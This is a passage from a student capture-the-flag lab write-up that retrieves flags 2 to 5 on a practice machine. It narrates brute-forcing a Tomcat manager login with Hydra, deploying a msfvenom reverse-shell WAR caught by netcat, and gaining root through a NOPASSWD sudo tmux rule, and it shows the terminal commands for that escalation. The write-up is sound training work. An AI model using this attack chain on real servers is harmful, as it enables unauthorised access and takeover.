
With this, I used the **'cat'** command to read **Flag 2** as seen in ***figure 12.3*** below.

```
bob@24002901:~$ cat /home/bob/flag2.txt
UWE{FLAG_2_2c60e75db55adae114fb}
```

Figure 12.3: Reading flag2.txt

FLAG 3

As demonstrated in ***figure 13.1***, after **SSH** into **bob**, I manually combed the directories for **flag 3** and I found it in this folder called **/etc/opt.** I then used the **cat** command to read it



```
bob@24002901: /opt 118x43
bob@24002901:~$ cd /etc
bob@24002901:/etc$ ls -a
.                        default          hosts.deny       mke2fs.conf          rc1.d           subgid
..                       deluser.conf     init.d           modules-load.d       rc2.d           subgid-
.java                    dhcp             inputrc          mtab                 rc3.d           subuid
.pwd.lock                dpkg             issue            nanorc               rc4.d           subuid-
X11                      e2scrub.conf     issue.net        netconfig            rc5.d           sudo.conf
adduser.conf             environment      java-8-openjdk   networkd-dispatcher  rc6.d           sudo_logsrvd.conf
alternatives             environment.d    kernel           networks             rcS.d           sudoers
apt                      fonts            ld.so.cache      nsswitch.conf        resolv.conf     sudoers.d
bash.bashrc              fstab            ld.so.conf       opt                  rmt             sysctl.conf
bindresvport.blacklist   gai.conf         ld.so.conf.d     os-release           screenrc        sysctl.d
binfmt.d                 group            ldap             pam.conf             security        systemd
ca-certificates          group-           legal            pam.d                selinux         terminfo
ca-certificates.conf     gshadow          libaudit.conf    passwd               sensors.d       tmpfiles.d
cloud                    gshadow-         logcheck         passwd-              sensors3.conf   ucf.conf
cron.d                   gss              login.defs       profile              shadow          ufw
cron.daily               gtk-2.0          logrotate.d      profile.d            shadow-         update-motd.d
dbus-1                   host.conf        lsb-release      pulse                shells          wgetrc
dconf                    hostname         ltrace.conf      python3              skel            xattr.conf
debconf.conf             hosts            machine-id       python3.10           ssh             xdg
debian_version           hosts.allow      mime.types       rc0.d                ssl
bob@24002901:/etc$ cd /opt
bob@24002901:/opt$ cat /etc/opt/flag3.txt
UWE{FLAG_3_0153cfc9f92cadf8bff6}
```

Figure 13.1: Directory of /etc/opt and reading the file

FLAG 4

After combing **Bob** to no avail, I figured that the next flags would be housed in the user **tomcat**, so I started the process of enumeration for the **tomcat** as demonstrated in ***figure 14.1*** below

In the process, I noticed that tomcat has a web server running, judging from the files gleaned from my enumeration.

```
bob@24002901:/home/uwe$ cd ../../
bob@24002901:/$ ls -a
.   .dockerenv  boot  etc   lib    lib64   media  opt   root  sbin  sys  usr
..  bin         dev   home  lib32  libx32  mnt    proc  run   srv   tmp  var
bob@24002901:/$ cd usr
bob@24002901:/usr$ cd local
bob@24002901:/usr/local$ cd tomcat
bob@24002901:/usr/local/tomcat$ cd conf
bob@24002901:/usr/local/tomcat/conf$ ls -al
total 248
drwxr-x--- 1 tomcat bob      4096 Apr  3 17:21 .
drwxr-xr-x 1 root   tomcat   4096 Dec 17 18:25 ..
drwxr-x--- 3 tomcat tomcat   4096 Apr  3 17:21 Catalina
-rw------- 1 tomcat tomcat  12953 Dec 17 18:25 catalina.policy
-rw------- 1 tomcat tomcat   7344 Dec 17 18:25 catalina.properties
-rw------- 1 tomcat tomcat   1411 Dec 17 18:25 context.xml
-rw------- 1 tomcat tomcat   1149 Dec 17 18:25 jaspic-providers.xml
-rw------- 1 tomcat tomcat   2313 Dec 17 18:25 jaspic-providers.xsd
-rw------- 1 tomcat tomcat   4144 Dec 17 18:25 logging.properties
-rw------- 1 tomcat tomcat   6808 Dec 17 18:25 server.xml
-rw------- 1 tomcat tomcat   2274 Dec 17 18:25 tomcat-users.xml
-rw------- 1 tomcat tomcat   2558 Dec 17 18:25 tomcat-users.xsd
-rw------- 1 tomcat tomcat 172656 Dec 17 18:25 web.xml
```

Figure 14.1: Web server Enumeration

I opened the web server at **localhost:8080** and I need a username and password to gain access as seen in ***figure 14.2*** below.




Figure 14.2: Login page for tomcat at localhost

In a separate terminal as seen in ***figure 14.3*** below, I use the username and password files provided in the lab sheet to **brute-force** the **tomcat web server**.




Figure 14.3: Bruteforcing using a dictionary of usernames and password

Hydra was able to break the login, providing credentials necessary to login. I got username and password as **tomcatadm** and **goodies** respectively as seen in *figure 14.4* below.




Figure 14.4: credentials of tomcat cracked

After logging in with the credentials, I saw the running modules in place as seen in *figure 14.5* below.




Figure 14.5: Tomcat web manager

With a second **VM**, I decided to create a **WAR file**, which will create a reverse shell into **tomcat**. I used the **msfvenom** package of Kali to produce it as demonstrated in ***figure 14.6*** below.




Figure 14.6: Crafting a WAR file reverse shell using Kali

Now, I have added the reverse shell **WAR file** to the **Tomcat web manager** as seen in ***figure 14.7*** below.




Figure 14.7: Updated Tomcat web manager with WAR file added

As demonstrated in ***figure 14.8***, I set up a **netcat** listener after executing the reverse shell on the **tomcat web manager** and I gained access to **tomcat**.




Figure 14.8: Reading flag4.txt

FLAG 5

From my reverse shell, I ran the **sudo –l** command. The command lists the sudo privileges of **tomcat**. It shows what commands I am allowed to run with **sudo**.

From this, I can see that I can run **tmux** ss seen in ***figure 15.1*** below.

Tmux is a terminal multiplexer that allows you to run multiple shell sessions in a single window.

```
tomcat@24002901:/tmp/hsperfdata_tomcat$ sudo -l
sudo -l
Matching Defaults entries for tomcat on 24002901:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User tomcat may run the following commands on 24002901:
    (root) NOPASSWD: /usr/bin/tmux
```

Figure 15.1: Sudo privileges for tomcat

When I run **sudo tmux**, as seen in ***figure 15.2*** below, I get the error message: **"missing or unsuitable terminal"**. This is because **tmux** does not recognize my terminal (because I reverse shelled using another VM).

```
tomcat@24002901:/tmp/hsperfdata_tomcat$ sudo tmux
sudo tmux
missing or unsuitable terminal: unknown
```

Figure 15.2: Sudo tmux gives an error

I used the command **export TERM=xterm** to stabilize the terminal and I ran **sudo tmux** again. This time, I was able to enter root in the new terminal as demonstrated in ***figure 15.3*** below.

```
tomcat@24002901:/tmp/hsperfdata_tomcat$ export TERM=xterm
export TERM=xterm
tomcat@24002901:/tmp/hsperfdata_tomcat$ sudo tmux
```

Figure 15.3: Stabilizing the terminal

In this new terminal, I combed through to find where the flag was hidden and I found it in the directory **/root/lib48.** After identifying it, I used the **'cat'** command to read it and retrieve my flag as seen in ***figure 15.4*** below.




Figure 15.4: Reading flag5.txt